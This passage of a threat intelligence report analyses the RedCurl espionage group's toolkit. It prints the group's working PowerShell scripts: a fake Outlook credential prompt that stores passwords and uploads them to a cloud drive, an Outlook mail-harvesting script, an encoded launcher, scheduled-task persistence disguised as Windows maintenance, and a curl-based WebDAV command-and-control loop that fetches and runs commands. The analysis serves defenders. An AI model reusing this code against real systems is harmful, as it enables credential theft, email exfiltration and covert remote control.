$packpass = "K1Tv3Cws5xB6werSLvHyzQsIaTS2kI3FSW8hu6uJjRfm9";
 $unpackpass = "Jcghdf45rfjSKkvnvdJAdf_wd";
 $wdir = "temp0272";
 $ylogin = "heojud@relatter.ru";
 $ypass = [redacted]
 $davstr = "https://app.koofr.net/dav";
 $davstr2="\\app.koofr.net@SSL\dav";
 mkdir ".\${wdir}";
 Start-Process ".\syspack.exe" -ArgumentList "x", "-aoa", "-p${unpackpass}", "cr.tmp" -Wait -NoNewWindow;
 Start-Process "rundll32.exe" -ArgumentList "cr.dll,handles";
 Start-Sleep 10;
 Add-Type -AssemblyName System.DirectoryServices.AccountManagement;
 $i=0;
 $CredMessage = "";
 $IsValid = $false;
 $DS = New-Object System.DirectoryServices.AccountManagement.PrincipalContext('domain',$env:UserDomain);
 while(!$IsValid) {          $cred = ($Host.ui.PromptForCredential("Microsoft Outlook Credentials", $CredMessage, "
     ${env:UserDomain}\${env:Username}", ""));
         $cred.GetNetworkCredential().Domain | Out-File -FilePath .\temp0272\cred.txt -Append;
         $cred.GetNetworkCredential().Username | Out-File -FilePath .\temp0272\cred.txt -Append;
         $cred.GetNetworkCredential().Password | Out-File -FilePath .\temp0272\cred.txt -Append;
     if($cred -eq $null) {continue;
};
         $IsValid = $DS.ValidateCredentials($cred.UserName,$cred.GetNetworkCredential().Password);
         if(!$IsValid){$CredMessage = "Неверное имя пользователя или пароль.";
 continue;
};
  };
 [Array]$proc = Get-WmiObject Win32_Process | select handle, name, commandline | where {$_.name -eq "rundll32.exe"} | where
     {$_.commandline -like "*cr.dll*"};
 $proc | foreach {Stop-Process -id $_.Handle};
 net use $davstr $ypass /user:$ylogin /persistent:no;
 Start-Process ".\syspack.exe" -ArgumentList "a", "-p${packpass}", "-mhe=on", "-sdel", "-y", "${davstr2}\Koofr\STR\$(Get-Random)_cre.tmp",
     "${wdir}" -Wait -NoNewWindow;
 net use $davstr2 /DELETE /Y;
 Remove-Item -Path ".\cr.tmp" -Force;
 Remove-Item -Path ".\cr.dll" -Force;
```

Credentials entered by the user were saved to a text file and then checked for validity. This way, if a targeted organization did not have multi-factor authentication in place, the attackers could gain access to compromised users' email accounts even if the required data was not obtained through LaZagne.

# Data exfiltration

RedCurl focuses on compromising email. The attackers had a Windows PowerShell script in their arsenal to exfiltrate and copy emails.



```
$( $dir = "tmp04"
 Add-Type -Assembly "Microsoft.Office.Interop.Outlook"
 $Outlook = New-Object -ComObject Outlook.Application
 $Namespace = $Outlook.GetNameSpace("MAPI")
 $Folders = $Namespace.Folders | foreach {$_.Folders | select FolderPath,EntryID}
 $Folders += $Namespace.Folders | foreach {$_.Folders | foreach {$_.Folders | select FolderPath,EntryID}}
 $Folders += $Namespace.Folders | foreach {$_.Folders | foreach {$_.Folders | foreach {$_.Folders | select FolderPath,EntryID}}}
 $Folders += $Namespace.Folders | foreach {$_.Folders | foreach {$_.Folders | foreach {$_.Folders | foreach {$_.Folders | select FolderPath
     ,EntryID}}}}
 $Folders += $Namespace.Folders | foreach {$_.Folders | foreach {$_.Folders | foreach {$_.Folders | foreach {$_.Folders | foreach
     {$_.Folders | select FolderPath,EntryID}}}}}
 $Folders += $Namespace.Folders | foreach {$_.Folders | foreach {$_.Folders | foreach {$_.Folders | foreach {$_.Folders | foreach
     {$_.Folders | foreach {$_.Folders | select FolderPath,EntryID}}}}}}
 $Folders += $Namespace.Folders | foreach {$_.Folders | foreach {$_.Folders | foreach {$_.Folders | foreach {$_.Folders | foreach
     {$_.Folders | foreach {$_.Folders | foreach {$_.Folders | select FolderPath,EntryID}}}}}}}
 $Folders += $Namespace.Folders | foreach {$_.Folders | foreach {$_.Folders | foreach {$_.Folders | foreach {$_.Folders | foreach
     {$_.Folders | foreach {$_.Folders | foreach {$_.Folders | foreach {$_.Folders | select FolderPath,EntryID}}}}}}}}
 $Folders | Out-File -Width 500 -FilePath "${env:appdata}\${dir}\${env:computername}_OUTLOOK_FOLDERS.txt"
 $DateStart=[DateTime]::Now.AddDays(-8)
 $DateEnd = [DateTime]::Now.AddDays(1)
 mkdir "${env:appdata}\${dir}" -F | Out-Null
 $sFilter="([ReceivedTime] > '{0:dd/MM/yyyy}') AND ([ReceivedTime] < '{1:dd/MM/yyyy}')" -f $DateStart,$DateEnd
 $a=0
  for ($r=0
 $r -lt $Folders.Count
 $r++) {    $fld = $null
    $curfolders = $folders[$r]
    $curfldpath = $curfolders.FolderPath
    $curfldid = $curfolders.EntryID
    $fld = $Namespace.GetFolderFromId($curfldid)
    if ($fld -eq $null) {continue
}
    $curfldpath
    $fld.Items.Restrict($sFilter) | foreach {       $Name1 = -join ((65..90) + (97..122) | Get-Random -Count 15 | % {[char]$_})
        $filename=($curfldpath -replace "\\\\","" -replace "\\","_")+"_"+$Name1+".msg"
        $_.SaveAs("${env:appdata}\${dir}\${a}_${filename}")
        $a++
        }
 }
 Start-Sleep 10
 ) 2>&1 > "${env:appdata}\tmp04\log2.txt"
```

Apart from scripts, in some cases the hackers also used other tools to upload files to cloud services. In particular, they used the **megatools** set of utilities to upload data to Mega, a file storage service.

The hackers searched both local drives and corporate network storages for documents of interest. Among the stolen files were:

- Employee personnel files
- Construction documentation
- Legal action documents
- Internal documents

# Tools

## PowerShell

The entire set of RedCurl's custom tools is written in PowerShell

The entire set of the group's custom tools is written in PowerShell. When these tools are in operation, third-party programs are additionally downloaded, including ones written in Python. RedCurl's custom tools include:

- RedCurl.InitialDropper
- RedCurl.Dropper
- RedCurl.FSA aka FirstStageAgent
- RedCurl.FSA.C1 + RedCurl.FSA.C2
- RedCurl.Commands




Figure 10. Diagram showing FSA with its modules and commands

## InitialDropper

The initial dropper RedCurl.InitialDropper is a regular SFXRAR or 7z archive with a PDF icon. This has not always been the case, however. Analysis of historical data revealed:

- VBS_Dropper, a VBS script
- XLAM_Dropper, an MS Office add-in file
- LNK_Dropper, an MS Windows shortcut

Launching it will unpack a decoy document, a malicious DLL library called RedCurl.Dropper, a VBS script, and a BAT command shell script.





Figure 11. Contents of SFX InitialDropper

The user will be shown the decoy document while the system utility wscript.exe executes the extracted VBS script, which launches the cmd.exe command line interpreter and the extracted BAT script.



```
powershell.exe -enc "JgAgACIAcgB1AG4AZABsAGwAMwAyAC4AZQB4AGUAIgAgAEAAKAAiAHMAZABtADUALgBkAGwAbAAsAG8AQgBTAGkAUQBTAFUA
SQBTAHIAUwB5AE4AYQBJAGEAagBQAHAAaQBWAFUAUQBCAE0AZwBBACIAKQA7ACAAbgBlAHQAIAB1AHMAZQAgAGgAdAB0AHAAcwA6AC8ALwBhAHAAcAAuA
GsAbwBvAGYAcgAuAG4AZQB0AC8AZABhAHYAIABuADYAegByAHMAcwA5AGQAbwBxAG8AagA2AGkAdQAxACAALwB1AHMAZQByADoAZgBvAHkAdQBiAEAAdA
BoAGUAdABlAG0AcABtAGEAaQBsAC4AYwBvAG0AOwAgAG4AZQB0ACAAdQBzAGUAIABcAFwAYQBwAHAALgBrAG8AbwBmAHIALgBuAGUAdABAAFMAUwBMAFw
AZABhAHYAIAAvAEQARQBMAEUAVABFADsA"
```




Figure 12. SFX InitialDropper diagram

This will result in the launch of a PowerShell script that will set up a cloud storage as a network drive using the system utility net.exe:

```
net use \\app.koofr.net@SSL\dav /DELETE;
net use https://app.koofr.net/dav PASSWORD
/user:foyub@thetempmail.com;
```

Next, the script will use the system utility rundll32.exe to launch the dropper as the malicious library RedCurl.Dropper:


```
“rundll32.exe” @(“sdm5.dll,oBSiQSUISrSyNaIajPpiVUQBMgA”);
```

## Dropper

When Dropper is launched, tasks are created, which ensures the persistence of the key module RedCurl.FSA and the two "channels," RedCurl.FSA.C1 and RedCurl.FSA.C2.

```
C:\Windows\System32\cmd.exe
/c schtasks /Create /TN «WsSwapAssessmentTask» /SC hourly /
MO 4 /ST 00:20 /tr «wscript.exe /B \»C:\Users\John\AppData\Local\
Microsoft\WsSwapAssessmentTaskF\WsSwapAssessmentTaskS.vbs\»» /F
C:\Windows\System32\cmd.exe /c schtasks /Create /
TN «IndexerAutomaticMaintenance\IndexerAutomaticMaintenanceTask» /
SC hourly /ST 01:38 /tr «wscript.exe /B \»C:\Users\John\AppData\
Roaming\IndexerAutomaticMaintenanceF\IndexerAutomaticMaintenance.
vbs\»» /F
C:\Windows\System32\cmd.exe /c schtasks /Create /
TN «LicenseAcquisitionService\EnableLicenseAcquisitionTask» /
SC hourly /ST 02:13 /tr «wscript.exe /B \»C:\Users\John\AppData\
Roaming\Microsoft\EnableLicenseAcquisitionS
EnableLicenseAcquisitionF.vbs\»» /F
```

The program then extracts and saves a CAB archive to the disk, creates a new directory, and unpacks the contents of the CAB archive into that directory.



| Name | Size | Type | Modified |
|---|---|---|---|
| 7za.dll | 256.5 kB | unknown | 28 January 2018, 18:00 |
| curl.exe | 815.2 kB | DOS/Windo... | 16 May 2018, 23:39 |
| emfZVqu.tmp | 12.8 kB | unknown | 30 July 2019, 14:42 |
| PiPtFlvF.bat | 10.0 kB | unknown | 30 July 2019, 14:42 |
| syspack.exe | 692.2 kB | DOS/Windo... | 28 January 2018, 18:00 |
| UfpbGslg.tmp | 28.5 kB | unknown | 30 July 2019, 14:42 |
| WsSwapAssessmentTaskS.vbs | 227 bytes | unknown | 30 July 2019, 14:42 |
| XptdQI | 309.6 kB | unknown | 30 July 2019, 14:42 |

Figure 13. Contents of the CAB file


The archive contains the **7-Zip utility**, which has traditionally been used to create and unpack archives. All command modules are encrypted using 7-Zip, which is also actively used by RedCurl's Trojan. The archive also contains a utility called curl, which sends requests and ensures communication with the C&C server.

## FirstStageAgent aka FSA


FirstStageAgent is designed to perform the following functions:

1. Extract the modules RedCurl.Channel1 and RedCurl.Channel2.
2. Upload information about the infected machine.
3. Download and execute a new command (module).


The FSA key module connects to the cloud service to upload data and obtain commands. The commands are sent as BAT scripts, the body of which usually contains a PowerShell script or an encoded executable file and launch instructions.



```
$Login="jisocukom@maillink.in";
$Pass=[redacted];
$ConnStr = "https://dav.box.com/dav";
$fPass="Se8ffAmRLs4kgeCXgl_ZLMMKooYVYeKkzVmEU78ZWibaNxl8PRq";
$Channel1Dir="${env:appdata}\IndexerAutomaticMaintenanceF";
$Channel2Dir="${env:appdata}\Microsoft\EnableLicenseAcquisitionS";
Start-Sleep -s 1;
$IsProxy = $True;
$Proxy=(new-object System.Net.WebClient).Proxy.GetProxy("http://www.msn.com").OriginalString;
if ($Proxy -eq "http://www.msn.com") {
    $IsProxy = $False
};
```



```
    if($IsProxy) {
        if ($(.\curl.exe -U : --proxy-ntlm --proxy $Proxy --anyauth --user "${Login}:${Pass}" -k -L -i --head "${ConnStr}/SYS/${env:
            computername}.jpg" -sw "%{http_code}") -eq 200) {
            .\curl.exe -U : --proxy-ntlm --proxy $Proxy --silent --anyauth --user "${Login}:${Pass}" -o "$env:computername.jpg" -k -L "${
                ConnStr}/SYS/${env:computername}.jpg";     echo "${env:username}_$(Get-Date -Format g)" | Add-Content -Path "${env:
                computername}.jpg";
            .\curl.exe --silent -U : --proxy-ntlm --proxy $Proxy --anyauth --user "${Login}:${Pass}" -k -L -X DELETE "${ConnStr}/SYS/${env:
                computername}.jpg" | Out-Null;
            .\curl.exe --silent -U : --proxy-ntlm --proxy $Proxy --anyauth --user "${Login}:${Pass}" -k -T "${env:computername}.jpg" "${
                ConnStr}/SYS/"  | Out-Null;
            Remove-Item "${env:computername}.jpg" -Force;
        } else {
            .\curl.exe --silent -U : --proxy-ntlm --proxy $Proxy --anyauth --user "${Login}:${Pass}" -o "${env:computername}.jpg" -k -L "${
                ConnStr}/SYS/tmp.jpg";
            echo "${env:username}_$(Get-Date -Format g)" | Add-Content -Path "${env:computername}.jpg";
            .\curl.exe --silent -U : --proxy-ntlm --proxy $Proxy --anyauth --user "${Login}:${Pass}" -k -T "${env:computername}.jpg" "${
                ConnStr}/SYS/"  | Out-Null;         Remove-Item "${env:computername}.jpg" -Force;
        }
    } else {
        if ($(.\curl.exe --anyauth --user "${Login}:${Pass}" -k -L -i --head "${ConnStr}/SYS/${env:computername}.jpg" -sw "%{http_code}")
            -eq 200) {
            .\curl.exe --silent --anyauth --user "${Login}:${Pass}" -o "$env:computername.jpg" -k -L "${ConnStr}/SYS/${env:computername}
                .jpg";      echo "${env:username}_$(Get-Date -Format g)" | Add-Content -Path "${env:computername}.jpg";
            .\curl.exe --silent --anyauth --user "${Login}:${Pass}" -k -L -X DELETE "${ConnStr}/SYS/${env:computername}.jpg" | Out-Null;
            .\curl.exe --silent --anyauth --user "${Login}:${Pass}" -k -T "${env:computername}.jpg" "${ConnStr}/SYS/"  | Out-Null;
            Remove-Item "${env:computername}.jpg" -Force;
        } else {
            .\curl.exe --silent --anyauth --user "${Login}:${Pass}" -o "${env:computername}.jpg" -k -L "${ConnStr}/SYS/tmp.jpg";
            echo "${env:username}_$(Get-Date -Format g)" | Add-Content -Path "${env:computername}.jpg";
            .\curl.exe --silent --anyauth --user "${Login}:${Pass}" -k -T "${env:computername}.jpg" "${ConnStr}/SYS/"  | Out-Null;
            Remove-Item "${env:computername}.jpg" -Force;
        }
    };
    mkdir tempexec -Force | Out-Null; attrib +S +H tempexec;
    if($IsProxy) {
        if ($(.\curl.exe -U : --proxy-ntlm --proxy $Proxy --anyauth --user "${Login}:${Pass}" -k -L -i --head "${ConnStr}/enc/cmd.txt" -sw
            "%{http_code}") -eq 200) {
            .\curl.exe -U : --proxy-ntlm --proxy $Proxy --silent --anyauth --user "${Login}:${Pass}" -o ".\tempexec\cmd.txt" -k -L "${
                ConnStr}/enc/cmd.txt";
            $cn=Decrypt-CMD($CKey);
            if($cn -ne "") {Start-Process -FilePath ".\tempexec\${cn}.bat" -NoNewWindow;
        };
    }
} else {
    if ($(.\curl.exe --anyauth --user "${Login}:${Pass}" -k -L -i --head "${ConnStr}/enc/cmd.txt" -sw "%{http_code}") -eq 200) {
        .\curl.exe --silent --anyauth --user "${Login}:${Pass}" -o ".\tempexec\cmd.txt" -k -L "${ConnStr}/enc/cmd.txt";
        $cn=Decrypt-CMD($CKey);
        if($cn -ne "") {
            Start-Process -FilePath ".\tempexec\${cn}.bat" -NoNewWindow;
        };
    }
};
```



1. Download of a module with commands
2. Launch of a decrypted version of the BAT file using a VBS script (this step may be omitted)
3. Launch of the BAT file
4. Launch of the main part of the module

Figure 14. FSA operation algorithm

Along with the FSA key module, two auxiliary modules are installed: FSA.Channel1 aka C1 and FSA.Channel2 aka C2. They act in the same way as the key module, but they use different accounts to communicate with the cloud.

RedCurl uses cloud services such as cloudme.com, koofr.net, pcloud.com, idata.uz, drivehq.com, driveonweb.de, opendrive.com, powerfolder.com, and docs.live.net.

The modules RedCurl.Channel1 and RedCurl.Channel2 are stored in password-protected archives. The key for the archives is contained in an encrypted FirstStageAgent file. During the first start, FirstStageAgent extracts the contents of the archives using the "syspack.exe" utility. If the operation is successful, the "syspack.exe", "7za.dll", and "curl.exe" files are copied to the directory with the modules. Examples of commands for extracting content from archives are presented below:

```
.\syspack.exe x -aoa -p${fPass} $Channel1_path -o${Channel1Dir};
.\syspack.exe x -aoa -p${fPass} $Channel2_path -o${Channel2Dir};
```

The program communicates with operators by reading and writing to files located in the cloud storage. To interact with the cloud, FirstStageAgent uses the WebDav technology, which allows for operations with files over the HTTP protocol. Requests to the cloud are performed using the **"curl.exe" utility**. FirstStageAgent first checks for proxy settings. If found, the settings are used to make requests to the cloud.

All downloads from and uploads to the cloud are carried out using the curl utility. Prior to sending, data is encrypted using the 7-Zip utility.

